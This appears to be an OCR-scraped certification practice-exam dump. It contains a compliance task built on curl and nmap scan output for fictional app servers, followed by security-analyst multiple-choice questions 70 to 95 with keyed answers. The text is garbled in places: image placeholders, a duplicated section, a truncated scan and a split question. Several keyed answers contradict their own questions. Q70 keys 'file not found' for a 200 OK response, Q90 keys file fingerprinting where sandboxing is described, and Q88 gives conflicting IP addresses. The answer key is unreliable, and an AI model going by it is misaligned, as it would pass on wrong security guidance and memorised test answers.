


Part 1

```
root@INFOSEC:~# curl --head appsrv3.fictionalorg.com:443

HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.4.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c406780177e"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html

root@INFOSEC:~# nmap --script ssl-enum-ciphers
appsrv3.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv3.fictionalorg.com (10.21.4.70)
Host is up (0.042s latency).
rDNS record for 10.21.4.70: inaddrArpa.fictionalorg.com
PORT     STATE SERVICE
80/tcp   open  http
443/tcp open   https
| ssl-enum-ciphers:
|   TLSv1.0:
|    ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|    compressors:
|       NULL
|   TLSv1.1:
|    ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|    compressors:
|       NULL
|   TLSv1.2:
|    ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_GCM_SHA256 - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_GCM_SHA384 - strong
|    compressors:
|       NULL
|_  least strength: strong

Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds


root@INFOSEC:~# nmap --top-ports 10 appsrv3.fictionalorg.com

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-27 10:13 CDT

Nmap scan report for appsrv3.fictionalorg.com (10.21.4.70)
Host is up (0.15s latency).
rDNS record for 10.21.4.70: appsrv3.fictionalorg.com
PORT     STATE SERVICE
80/tcp   open  http
443/tcp open   https

Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
```

Fill out the following report based on your analysis of the scan data.

- □ AppServ1 is only using TLS 1.2
- □ AppServ2 is only using TLS 1.2
- □ AppServ3 is only using TLS 1.2
- □ AppServ4 is only using TLS 1.2
- □ AppServ1 is using Apache 2.4.18 or greater
- □ AppServ2 is using Apache 2.4.18 or greater
- □ AppServ3 is using Apache 2.4.18 or greater
- □ AppServ4 is using Apache 2.4.18 or greater



Part 1

Scan Data


AppServ1 AppServ2 AppServ3 AppServ4

```
root@INFOSEC:~# curl --head appsrv4.fictionalorg.com:443

HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.4.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c406780177e"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html

root@INFOSEC:~# nmap --script ssl-enum-ciphers
appsrv4.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv4.fictionalorg.com (10.21.4.71)
Host is up (0.042s latency).
rDNS record for 10.21.4.71: inaddrArpa.fictionalorg.com
PORT    STATE SERVICE
443/tcp open  https
|   TLSv1.2:
|    ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_GCM_SHA256 - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_GCM_SHA384 - strong
|    compressors:
|       NULL
|_  least strength: strong

Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds


root@INFOSEC:~# nmap --top-ports 10 appsrv4.fictionalorg.com

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-27 10:13 CDT
Nmap scan report for appsrv4.fictionalorg.com (10.21.4.71)
Host is up (0.15s latency).
rDNS record for 10.21.4.71: appsrv4.fictionalorg.com
PORT      STATE  SERVICE
80/tcp    open   http
443/tcp   open   https
8675/ssh  open   ssh

Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
```

Compliance Report

Fill out the following report based on your analysis of the scan data.

- □ AppServ1 is only using TLS 1.2
- □ AppServ2 is only using TLS 1.2
- □ AppServ3 is only using TLS 1.2
- □ AppServ4 is only using TLS 1.2
- □ AppServ1 is using Apache 2.4.18 or greater
- □ AppServ2 is using Apache 2.4.18 or greater
- □ AppServ3 is using Apache 2.4.18 or greater
- □ AppServ4 is using Apache 2.4.18 or greater



Part 2

Scan Data

AppServ1 AppServ2 AppServ3 AppServ4

Configuration Change Recommendations

Answer: See explanation below.

Explanation:

Part 1 Answer:

Check on the following:

AppServ1 is only using TLS.1.2

AppServ4 is only using TLS.1.2

AppServ1 is using Apache 2.4.18 or greater


AppServ3 is using Apache 2.4.18 or greater

AppServ4 is using Apache 2.4.18 or greater

Part 2 answer:

Recommendation:

Recommendation is to disable TLS v1.1 on AppServ2 and AppServ3. Also upgrade AppServ2 Apache to version 2.4.48 from its current version of 2.3.48



```
root@INFOSEC:~# curl --head appsrv2.fictionalorg.com:443

HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.3.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c407930177d"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html


root@INFOSEC:~# nmap --script ssl-enum-ciphers appsrv2.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv2.fictionalorg.com (10.21.4.69)
Host is up (0.042s latency).
rDNS record for 10.21.4.69: inaddrArpa.fictionalorg.com
Not shown: 998 filtered ports
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https
| ssl-enum-ciphers:
```


Server: AppSrv2
Service: Apache Version
Config Change: Upgrade Version

Server: AppSrv3
Service: HTTPD Security
Config Change: Restrict To TLS 1.2

Server: AppSrv4
Service: SSH
Config Change: Remove or Disable

Question: 70

A cybersecurity analyst is currently checking a newly deployed server that has an access control list applied. When conducting the scan, the analyst received the following code snippet of results:



```
Mail Server1
Trying 192.168.2.2
Connected
Get / HTTP/ 1.0

HTTP:1.0 200 Document follows
Server: server/0.10
Connection: close
Set-Cookie: testing=1; path=/
```

Which of the following describes the output of this scan?


A. The analyst has discovered a False Positive, and the status code is incorrect providing an OK message.
B. The analyst has discovered a True Positive, and the status code is correct providing a file not found error message.
C. The analyst has discovered a True Positive, and the status code is incorrect providing a forbidden message.
D. The analyst has discovered a False Positive, and the status code is incorrect providing a server error message.

Answer: B

Explanation:

Question: 71

A system's authority to operate (ATO) is set to expire in four days. Because of other activities and limited staffing, the organization has neglected to start reauthentication activities until now. The cybersecurity group just performed a vulnerability scan with the partial set of results shown below:



```
-----
Scan Host: 192.168.1.13
15-Jan-16 08:12:10.1 EDT

Vulnerability CVE-2015-1635
HTTP.sys in Microsoft Windows 7 SP1, Windows Server 2008 R2 SP1, Windows 8,
Windows 8.1 and Windows Server 2012 allows remote attackers to execute
arbitrary code via crafted HTTP requests, aka “HTTP.sys remote code execution
vulnerability”

Severity: 10.0 (high)

Expected Result: enforceHTTPValidation=’enabled’;
Current Value: enforceHTTPValidation=enabled;

Evidence:
C:\%system%\Windows\config\web.config
-----
```

Based on the scenario and the output from the vulnerability scan, which of the following should the security team do with this finding?

A. Remediate by going to the web config file, searching for the enforce HTTP validation setting, and manually updating to the correct setting.
B. Accept this risk for now because this is a “high” severity, but testing will require more than the four days available, and the system ATO needs to be competed.
C. Ignore it. This is false positive, and the organization needs to focus its efforts on other findings.
D. Ensure HTTP validation is enabled by rebooting the server.

Answer: A

Explanation:

Question: 72

An organization suspects it has had a breach, and it is trying to determine the potential impact. The organization knows the following:
The source of the breach is linked to an IP located in a foreign country.
The breach is isolated to the research and development servers.
The hash values of the data before and after the breach are unchanged.
The affected servers were regularly patched, and a recent scan showed no vulnerabilities.

Which of the following conclusions can be drawn with respect to the threat and impact? (Choose two.)

A. The confidentiality of the data is unaffected.
B. The threat is an APT.

C. The source IP of the threat has been spoofed.
D. The integrity of the data is unaffected.
E. The threat is an insider.

Answer: B,D

Explanation:

Question: 73

A system is experiencing noticeably slow response times, and users are being locked out frequently. An analyst asked for the system security plan and found the system comprises two servers: an application server in the DMZ and a database server inside the trusted domain. Which of the following should be performed NEXT to investigate the availability issue?

A. Review the firewall logs.
B. Review syslogs from critical servers.
C. Perform fuzzing.
D. Install a WAF in front of the application server.

Answer: B

Explanation:

Question: 74

Ann, a user, reports to the security team that her browser began redirecting her to random sites while using her Windows laptop. Ann further reports that the OS shows the C: drive is out of space despite having plenty of space recently. Ann claims she not downloaded anything. The security team obtains the laptop and begins to investigate, noting the following:
File access auditing is turned off.
When clearing up disk space to make the laptop functional, files that appear to be cached web pages are immediately created in a temporary directory, filling up the available drive space.
All processes running appear to be legitimate processes for this user and machine.
Network traffic spikes when the space is cleared on the laptop.
No browser is open.

Which of the following initial actions and tools would provide the BEST approach to determining what is happening?

A. Delete the temporary files, run an Nmap scan, and utilize Burp Suite.
B. Disable the network connection, check Sysinternals Process Explorer, and review netstat output.
C. Perform a hard power down of the laptop, take a dd image, and analyze with FTK.

D. Review logins to the laptop, search Windows Event Viewer, and review Wireshark captures.

Answer: B

Explanation:

Question: 75

A security architect is reviewing the options for performing input validation on incoming web form submissions. Which of the following should the architect as the MOST secure and manageable option?


A. Client-side whitelisting
B. Server-side whitelisting
C. Server-side blacklisting
D. Client-side blacklisting

Answer: B

Explanation:

Question: 76

A security administrator needs to create an IDS rule to alert on FTP login attempts by root. Which of the following rules is the BEST solution?



A. alert udp any any —> root any —> 21
B. alert tcp any any —> any 21 (content:”root”)
C. alert tcp any any —> any root 21
D. alert tcp any any —> any root (content:”ftp”)

A. Option A
B. Option B
C. Option C
D. Option D

Answer: B

Explanation:

Question: 77

The computer incident response team at a multinational company has determined that a breach of sensitive data has occurred in which a threat actor has compromised the organization's email system. Per the incident response procedures, this breach requires notifying the board immediately. Which of the following would be the BEST method of communication?

A. Post of the company blog
B. Corporate-hosted encrypted email
C. VoIP phone call
D. Summary sent by certified mail
E. Externally hosted instant message

Answer: C

Explanation:

Question: 78

During an investigation, an incident responder intends to recover multiple pieces of digital medi
A. Before removing the media, the responder should initiate:

A. malware scans.
B. secure communications.
C. chain of custody forms.
D. decryption tools.

Answer: C

Explanation:

Question: 79

A malicious hacker wants to gather guest credentials on a hotel 802.11 network. Which of the following tools is the malicious hacker going to use to gain access to information found on the hotel network?

A. Nikto

B. Aircrak-ng
C. Nessus
D. tcpdump

Answer: B

Explanation:

Question: 80

A security analyst received an email with the following key:

Xj3XJ3LLc

A second security analyst received an email with following key:

3XJ3xjcLLC

The security manager has informed the two analysts that the email they received is a key that allows access to the company's financial segment for maintenance. This is an example of:

A. dual control
B. private key encryption
C. separation of duties
D. public key encryption
E. two-factor authentication

Answer: A

Explanation:

Question: 81

Which of the following is the BEST way to share incident-related artifacts to provide non-repudiation?

A. Secure email
B. Encrypted USB drives
C. Cloud containers
D. Network folders

Answer: B

Explanation:

Question: 82

A security analyst has a sample of malicious software and needs to know what the sample does? The analyst runs the sample in a carefully controlled and monitored virtual machine to observe the software behavior. Which of the following malware analysis approaches is this?

A. White box testing
B. Fuzzing
C. Sandboxing
D. Static code analysis

Answer: C

Explanation:

Question: 83

An analyst is reviewing a list of vulnerabilities, which were reported from a recent vulnerability scan of a Linux server.

Which of the following is MOST likely to be a false positive?


A. OpenSSH/OpenSSL Package Random Number Generator Weakness
B. Apache HTTP Server Byte Range DoS
C. GDI+ Remote Code Execution Vulnerability (MS08-052)
D. HTTP TRACE / TRACK Methods Allowed (002-1208)
E. SSL Certificate Expiry

Answer: C

Explanation:

Question: 84

A security analyst, who is working for a company that utilizes Linux servers, receives the following results from a vulnerability scan:



CVE ID	CVSS Base	Name
CVE-1999-0524	None	ICMP timestamp request remote date disclosure
CVE-1999-0497	5.0	Anonymous FTP enabled
None	7.5	Unsupported web server detection
CVE-2005-2150	5.0	Windows SMB service enumeration via \srvsvc

Which of the following is MOST likely a false positive?

A. ICMP timestamp request remote date disclosure
B. Windows SMB service enumeration via \srvsvc
C. Anonymous FTP enabled
D. Unsupported web server detection

Answer: B

Explanation:

Question: 85

Which of the following should be found within an organization's acceptable use policy?

A. Passwords must be eight characters in length and contain at least one special character.
B. Customer data must be handled properly, stored on company servers, and encrypted when possible
C. Administrator accounts must be audited monthly, and inactive accounts should be removed.
D. Consequences of violating the policy could include discipline up to and including termination.

Answer: D

Explanation:

Question: 86

An analyst identifies multiple instances of node-to-node communication between several endpoints within the 10.200.2.0/24 network and a user machine at the IP address 10.200.2.5. This user machine at the IP address 10.200.2.5 is also identified as initiating outbound communication during atypical business hours with several IP addresses that have recently appeared on threat feeds.

Which of the following can be inferred from this activity?

A. 10.200.2.0/24 is infected with ransomware.
B. 10.200.2.0/24 is not routable address space.


C. 10.200.2.5 is a rogue endpoint.
D. 10.200.2.5 is exfiltrating datA.

Answer: D

Explanation:

Question: 87

A system administrator is doing network reconnaissance of a company’s external network to determine the vulnerability of various services that are running. Sending some sample traffic to the external host, the administrator obtains the following packet capture:



```
18 17.646496 67.53.200.1 67.53.200.12 TCP 58 47669 -> 22 [SYN] Seq=0 Win=1024 Len=0 MSS=1460

19 17.646944 67.53.200.1 67.53.200.12 TCP 58 47669 -> 445 [SYN] Seq=0 Win=1024 Len=0 MSS=1460

20 17.648631 67.53.200.12 67.53.200.1 TCP 58 22 -> 47669 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460

21 17.648646 67.53.200.1 67.53.200.12 TCP 58 47669 -> 80 [SYN] Seq=0 Win=1024 Len=0 MSS=1460

22 17.648887 67.53.200.12 67.53.200.1 TCP 54 445 -> 47669 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

23 17.649763 67.53.200.12 67.53.200.1 TCP 54 80 -> 47669 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
```

Based on the output, which of the following services should be further tested for vulnerabilities?

A. SSH
B. HTTP
C. SMB
D. HTTPS

Answer: A

Explanation:

Question: 88

Ransomware is identified on a company's network that affects both Windows and MAC hosts. The command and control channel for encryption for this variant uses TCP ports from 11000 to 65000. The channel goes to good1. Iholdbadkeys.com, which resolves to IP address 72.172.16.2.

Which of the following is the MOST effective way to prevent any newly infected systems from actually encrypting the data on connected network drives while causing the least disruption to normal Internet traffic?

A. Block all outbound traffic to web host good1 iholdbadkeys.com at the border gateway.
B. Block all outbound TCP connections to IP host address 172.172.16.2 at the border gateway.
C. Block all outbound traffic on TCP ports 11000 to 65000 at the border gateway.
D. Block all outbound traffic on TCP ports 11000 to 65000 to IP host address 172.172.16.2 at the border gateway.

Answer: A

Explanation:

Question: 89

A human resources employee sends out a mass email to all employees that contains their personnel records. A security analyst is called in to address the concern of the human resources director on how to prevent this from happening in the future.

Which of the following would be the BEST solution to recommend to the director?

A. Install a data loss prevention system, and train human resources employees on its use. Provide PII training to all employees at the company. Encrypt PII information.
B. Enforce encryption on all emails sent within the company. Create a PII program and policy on how to handle datA. Train all human resources employees.
C. Train all employees. Encrypt data sent on the company network. Bring in privacy personnel to present a plan on how PII should be handled.
D. Install specific equipment to create a human resources policy that protects PII datA. Train company employees on how to handle PII datA. Outsource all PII to another company. Send the human resources director to training for PII handling.

Answer: A

Explanation:

Question: 90

Risk management wants IT to implement a solution that will permit an analyst to intercept, execute, and analyze potentially malicious files that are downloaded from the Internet.

Which of the following would BEST provide this solution?

A. File fingerprinting
B. Decomposition of malware
C. Risk evaluation
D. Sandboxing

Answer: A

Explanation:

Question: 91

Joe, a penetration tester, used a professional directory to identify a network administrator and ID administrator for a client’s company. Joe then emailed the network administrator, identifying himself as the ID administrator, and asked for a current password as part of a security exercise. Which of the following techniques were used in this scenario?

A. Enumeration and OS fingerprinting
B. Email harvesting and host scanning
C. Social media profiling and phishing
D. Network and host scanning

Answer: C

Explanation:

Question: 92

A web developer wants to create a new web part within the company website that aggregates sales from individual team sites. A cybersecurity analyst wants to ensure security measurements are implemented during this process. Which of the following remediation actions should the analyst take to implement a vulnerability management process?

A. Personnel training
B. Vulnerability scan
C. Change management
D. Sandboxing

Answer: C

Explanation:

Question: 93

A security team is implementing a new vulnerability management program in an environment that has a historically poor security posture. The team is aware of issues patch management in the environment and expects a large number of findings. Which of the following would be the MOST efficient way to increase the security posture of the organization in the shortest amount of time?

A. Create an SLA stating that remediation actions must occur within 30 days of discovery for all levels of vulnerabilities.
B. Incorporate prioritization levels into the remediation process and address critical findings first.
C. Create classification criteria for data residing on different servers and provide remediation only for servers housing sensitive data.
D. Implement a change control policy that allows the security team to quickly deploy patches in the production environment to reduce the risk of any vulnerabilities found.

Answer: B

Explanation:

Question: 94

Which of the following is the use of tools to simulate the ability for an attacker to gain access to a specified network?

A. Reverse engineering
B. Fuzzing
C. Penetration testing
D. Network mapping

Answer:C

Question: 95

A company just chose a global software company based in Europe to implement a new supply chain management solution. Which of the following would be the MAIN concern of the company?

A. Violating national security policy
B. Packet injection
C. Loss of intellectual property
D. International labor laws

Answer: A

